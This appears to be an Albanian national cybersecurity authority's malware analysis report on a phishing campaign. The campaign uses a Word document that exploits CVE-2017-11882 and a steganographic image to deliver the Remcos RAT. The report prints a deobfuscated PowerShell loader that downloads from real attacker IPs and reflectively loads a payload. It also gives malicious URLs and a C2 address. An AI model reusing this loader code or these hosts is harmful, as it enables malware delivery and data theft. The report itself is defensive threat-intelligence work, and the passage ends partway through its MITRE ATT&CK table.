



**REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE**

HIDDEN IN THE STARS

Një skedar keqdashës që përdor steganografi

CVE-2017-11882

Versioni: 1.0

Datë: 03/03/2025

TLP: CLEAR

PËRMBAJTJA

Informacione Teknike.....	1
Analiza e skedarit Pro+Build_25-020-000009.....	2
MITRE ATT&CK	9
Indikatorët e Komprometimit.....	9
Rekomandime	10

LISTA E FIGURAVE

Figura 1: URL e jashtme.....	2
Figura 2: Analiza e URL së jashtme	2
Figura 3: Skedari RTF	3
Figura 4: Komandë arbitrare në Powershell	3
Figura 5: Dekodimi i komandës në Powershell	4
Figura 6: HTA payload dhe skedari .vbs	4
Figura 7: Dekodimi i komandës së Powershell.....	5
Figura 8: new_image.jpg	5
Figura 9: Skedari i ekzekutueshëm në .NET.....	6
Figura 10: Skedari .NET	6
Figura 11: Funkzioni VAI.....	7
Figura 12: Parametri txt si payload.....	7
Figura 13: CasPol.exe dhe vektori me byte	8
Figura 14: Skedar i ekzekutueshëm si vektor me byte.....	8
Figura 15: Remcos RAT	8
Figura 16: Command and Control Server	9

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Është evidentuar qarkullimi i një fushate **Phishing** drejt infrastrukturave në Shqipëri ku dërgohet një e-mail, i cili përmban një skedar keqdashës me emërtimin **Pro+Build_25-020-000009**.



Hidden in the Stars: Një skedar keqdashës që përdor steganografi CVE-2017-11882



01. E-mail Phishing

Një email phishing është dërguar ku përmban dokumentin Pro+Build_25-020-000009.docx

Një komandë e fshehur është ekzekutuar në background.

02. Aksesimi i docx



03. Shkarkimi i .doc

Sapo dokumenti aksesohet, automatikisht shkarkon një tjetër skedar .doc nga: [https://kutt.ar-email\[.\]com\[.\]br/WYMDyt?&syria](https://kutt.ar-email[.]com[.]br/WYMDyt?&syria)

Dokumenti i shkarkuar, shfrytëzon CVE-2017-11882 (Microsoft Word Remote Code Execution vulnerability) RCE.

04. CVE-2017-11882



05. Komanda Arbitrare nga HTA

Komanda arbitrare nga një skedar HTA, janë të fshehura tek skedari .doc ku janë të ekzekutueshme.

Skedari HTA shkarkon një skedar tjetër GIF **74[.]208[.]123[.]191**, ri ndryshon prapashtesën në **.vbs** dhe e ruan në %APPDATA%.

06. Shkarkim i GIF



07. Skripti VBS

Skripti VBS ekzekuton dhe nis powershell nga ku:

- Shkarkon image.jpg nga **67[.]217[.]247[.]193**
- Përdor steganografi për të ekstraktuar payload
- Ngarkon payload-in e shkarkuar duke përdorur PowerShell Reflection

Funksioni VAI është i thirrur nga Task Scheduler, duke u ekzekutuar me parametra string **(Remcos Payload encoded.txt and Caspol.exe)**

08. Funksioni "VAI"



09. Caspol.exe

Kodi shellcode i Remcos është i injektuar në procesin legjitim **Caspol.exe**

Trojani Remcos, eksfiltron të dhënat sensitive drejt serverit C2 **216[.]91[.]225[.]75 (VPS)**

10. Eksfiltrimi C&C



Analiza e skedarit Pro+Build_25-020-000009

Skedari **Pro+Build_25-020-000009** është një skedar i kategorisë **docx** dhe në pamje të parë duket se është një skedar i zakonshëm *Word*-i legjitim. Nëse aksesojmë skedarin, do të shfaqet një **URL** që tenton të shkarkojë një skedar.



Figura 1: URL e jashtme

```
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

File: '.. /Pro+Build_25-020-000009.docx'
Found relationship 'attachedTemplate' with external link https://kutt.ar-email.com.br/WYMDyt
extract file embedded in OLE object from stream '\x010le10Native':
Parsing OLE Package
Filename = "FEB2025.xlsx"
Source path = "C:\Users\91974\OneDrive\Desktop\WordFile\2025\2025New\FEB2025.xlsx"
Temp path = "C:\Users\91974\AppData\Local\Temp\FEB2025.xlsx"
saving to file .. /Pro_Build_25-020-000009.docx_FEB2025.xlsx
```

Figura 2: Analiza e URL së jashtme

Nëse URL e tentojmë t'a aksesojmë në browser do të shkarkohet automatikisht skedari me emrin: **nicepersongivenmebestoptionsforlongtime__nicepersongivenmebestoptionsforlongtime__nicepersongivenmebestoptionsforlongtime.doc**.




Figura 3: Skedari RTF

Zakonisht skedarët e tipit me prapashtesën **.doc** janë përdorur në fushata që shfrytëzojnë dobësi të *Microsoft Office (Word)* që ekzekutojnë komanda arbitrare në kompjuterin e infektuar duke përdorur skedarë të tipit **HTA** si payload . Për të vërtetuar këtë fakt vazhdojmë analizën dinamike dhe evidentojmë një komandë **Powershell-i** që ekzekutohet pasi është shkarkuar skedari **.doc**.




Figura 4: Komandë arbitrare në Powershell

Nëse analizojmë kodin që ekzekutohet, dallojmë se kemi të bëjmë me një komandë të enkoduar me **base64**, e cila gjatë ekzekutimit dekodohet dhe ekzekutohet me **Invoke-Expression**.

Për të kuptuar sjelljen e skedarit, marrim komandën e plotë dhe e modifikojmë duke shtuar variabël për të parë rezultatin.

```
PS C:\Users\flare> C:\Users\flare\Desktop\decoded.ps1
[*] PowerShell Script Started...
[*] Decoding Base64 string...
[+] Decoded String Output:
$J
=
Add-Type -mEMBERDEFINITION
IntPtr URLDownloadToFile(IntPtr iCKn,string CharSet = CharSet.Unicode)public static extern
UqJ,uint tArb,IntPtr xHJVHYVYgR,string
MOJbh);
iO -nAmE -PassThru; "IjR" -NameSPACE
911/nicepersongivenmebestoptionsforlongtime.hta "$ENV:APPDATA\nicepersongivenmebestoptionsforlongtime.vbs",0,0);Start-Sleep(3);Invoke-
iTEM "$env:APPDATA\nicepersongivenmebestoptionsforlongtime.vbs"
[*] Script Execution Finished.
PS C:\Users\flare>
```

Figura 5: Dekodimi i komandës në Powershell

Evidentohet shkarkimi i një skedari me prapashtesën **.vbs**, ku ruhet në vendndodhjen **%APPDATA%**. Nëse aksesojmë skedarin në këtë direktori, shfaqet dhe skedari me emërtimin: **“nicepersongivenmebestoptionsforlongtim.hta”** ku është dhe payload që shfrytëzohet nga dobësia e Microsoft Office Word **CVE-2017-11882** nga vetë skedari **.doc** i shkarkuar në fazën e parë.




Figura 6: HTA payload dhe skedari .vbs

Skedari **.vbs** ka një numër shumë të madh rreshtash kodit dhe variabla të cilat nuk duket se kanë ndonjë qëllim keqdashës por gjatë ekzekutimit në **runtime** ekzekutohet një komandë **Powershell** e enkoduar në **base64**. Modifikojmë kodin dhe arrijmë të shfaqim se çfarë është ekzekutuar dhe e ndjekim me procesin e **debug**.


```

1 $dipsadine = 'txt.emitgnolrofsnoitpotsebmnevignosRA/119/191.321.802.47//:ptth';
2 $analyzing = $dipsadine -replace '#', 't';
3 $migraine = 'http://67.217.247.193/712/wnc/new_image.jpg';
4 $unfunny = New-Object System.Net.WebClient;
5 $bayacuru = $unfunny.DownloadData($migraine);
6 $hyalosome = [System.Text.Encoding]::UTF8.GetString($bayacuru);
7 $verminer = '<<BASE64_START>>';
8 $bolivars = '<<BASE64_END>>';
9 $seleidin = $hyalosome.IndexOf($verminer);
10 $Nephthys = $hyalosome.IndexOf($bolivars);
11 $seleidin -ge 0 -and $Nephthys -gt $seleidin;
12 $seleidin += $verminer.Length;
13 $subfigure = $Nephthys - $seleidin;
14 $underframe = $hyalosome.Substring($seleidin, $subfigure);
15 $trichor = [System.Convert]::FromBase64String($underframe);
16 $lorum = [System.Reflection.Assembly]::Load($trichor);
17 $storchy = [dnlib.IO.Home]::GetMethod('VAI').Invoke($null, [object[]]@($analyzing, ',', ',', 'CasPo', ',', ',', ',', ',', ',', ',', ','));
18

```

```

PS C:\Users\Flare> C:\Users\Flare\Desktop\stage_2decoded.ps1
True
Hit Line breakpoint on 'C:\Users\Flare\Desktop\stage_2decoded.ps1:17'
[DBG]: PS C:\Users\Flare> $dipsadine
txt.emitgnolrofsnoitpotsebmnevignosRA/119/191.321.802.47//:ptth
[DBG]: PS C:\Users\Flare> $underframe
TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4fug4AtAnNIbgBTM0hVghpcyBwcm9ncmFtIGNhbm5vdCBiZSB5
[DBG]: PS C:\Users\Flare> |

```

Figura 7: Dekodimi i komandës së Powershell

Evidentojmë një numër të lartë variablash. Variabli **\$dipsadine** duket se ruan një url ku vargu i karaktereve është i anasjelltë. Variabli **\$migraine** përmban një imazh.




Figura 8: new_image.jpg

Variabli **\$unfunny** krijon një objekt të tipit **WebClient** dhe nis shkarkimin e imazhit me parametër variablin **\$migraine**.

Variablat **\$verminer** dhe **\$bolivars** përmbajnë fillimin dhe fundin e një **payload** të enkoduar me **base64** ku tregon se kemi të bëjmë me një rast *steganografie*. Gjatë ekzekutimit ajo dekodohet nga **base64** dhe përdor Powershell **Reflection**, që shërben për të ekzekutuar skedar **.exe** ose **.dll** të shkruar në **.NET**

Klasa **Home** ka një funksion me emrin **VAI** që merr si parametër variablin **\$analyzing** ku është një skedar i tipit **text** që merret nga **URL** e paracaktuar në fillim. Për të parë këtë skedar të ekzekutueshëm marrim rezultatin e variablit **\$underframe**:




Figura 9: Skedari i ekzekutueshëm në .NET.

Pasi shkarkojmë skedarin, kryejmë një analizë më të thelluar të tij.




Figura 10: Skedari .NET

Nëse nisim fazën e **Reverse engineering** të skedarit do evidentojmë se ka një emer **TaskScheduler**. Ky skedar ka importuar një numër të lartë të funksioneve të **Win32API** si: **VirtualAlloc,VirtualProtect,WriteProcessMemory_API** etj, ku kuptohet se tentohet të injektohet **payload** në ndonjë proces legjitim.

```
1 // dnlib.IO.Home
2 // Token: 0x0600C31 RID: 3121 RVA: 0x00056C98 File Offset: 0x00054E98
3 public static void VAI(string QBtXt, string startupreg, string caminhovbs, string namevbs, string netframework, string nativo, string nomenativo, string
4 {
5     double num;
6     if (Delegate842.smethod_0(minutos))
7     {
8         num = Class221.smethod_3(3);
9     }
10    else if (!Delegate843.smethod_0(minutos, ref num))
11    {
12        return;
13    }
14    if (Delegate11.smethod_0(persitencia, Class219.smethod_0(23690)))
15    {
16        TaskService taskService = new TaskService();
17        try
18        {
19            TaskDefinition taskDefinition = taskService.NewTask();
20            for (;;)
21            {
22                int num2 = Class221.smethod_0(9);
23                for (;;)
24                {
25                    switch (num2 ^ Class221.smethod_0(133))
26                    {
27                        case 79:
```

Figura 11: Funksioni VAI

Funksioni **VAI** është funksioni i cili në total merr 15 parametra nga ku vetëm 2 janë parametrat të cilat ai përdor. Njëri është **payload** i tipit **text** dhe i dyti është vargu i karaktereve **CasPol**.




Figura 12: Parametri txt si payload

Ky payload kalon në disa funksione, transformohet dhe injektohet në një proces legjitim me emrin **CasPol(Code Access Security Policy Tool)**. Pra, skedarit nis procesin legjitim **CasPol** dhe kryen injektim në memorien e këtij procesi, prandaj për të parë se çfarë ndodh e ndjekim me procesin e **debug**.




Figura 13: CasPol.exe dhe vektori me byte

Gjithashtu evidentohet dhe një vektor me byte nga ku kuptohet se kemi të bëjmë me një **payload** tjetër, skedar të ekzekutueshëm që e dallojm në vlerën hex **4D 5A**.




Figura 14: Skedar i ekzekutueshëm si vektor me byte

Pasi e shkarkojmë këtë skedar do të evidentohet se automatikisht do të marrë një logo nga ku kuptohet se kemi të bëjmë me **REMCOS RAT**, i cili injektohet si **shellcode** në procesin legjitim të **CasPol.exe**




Figura 15: Remcos RAT

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
CasPol.exe	4956	TCP	Established	192.168.1.41	49772	216.9.225.75	8046	3/2/2025 1:36:16 PM	CasPol.exe
NordVPN.exe	9012	TCP	Established	192.168.1.41	49739	212.102.56.179	443	3/2/2025 1:35:47 PM	NordVPN.exe
NordVPN.exe	9012	TCP	Established	192.168.1.41	49737	207.211.211.26	443	3/2/2025 1:35:47 PM	NordVPN.exe
[Time Wait]		TCP	Time Wait	192.168.1.41	49730	204.79.197.239	443		
[Time Wait]		TCP	Time Wait	192.168.1.41	49725	204.79.197.239	80		
msedge.exe	5244	TCP	Established	192.168.1.41	49759	204.79.197.203	443	3/2/2025 1:35:52 PM	msedge.exe
msedge.exe	5244	TCP	Established	192.168.1.41	49755	204.79.197.203	443	3/2/2025 1:35:52 PM	msedge.exe

Figura 16: Command and Control Server

MITRE ATT&CK

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566 :Phishing
		T1566.001 : Spear phishing Attacment
2	Execution (TA0002)	T1053.005 : Scheduled Task
		T1204.002: Malicious File
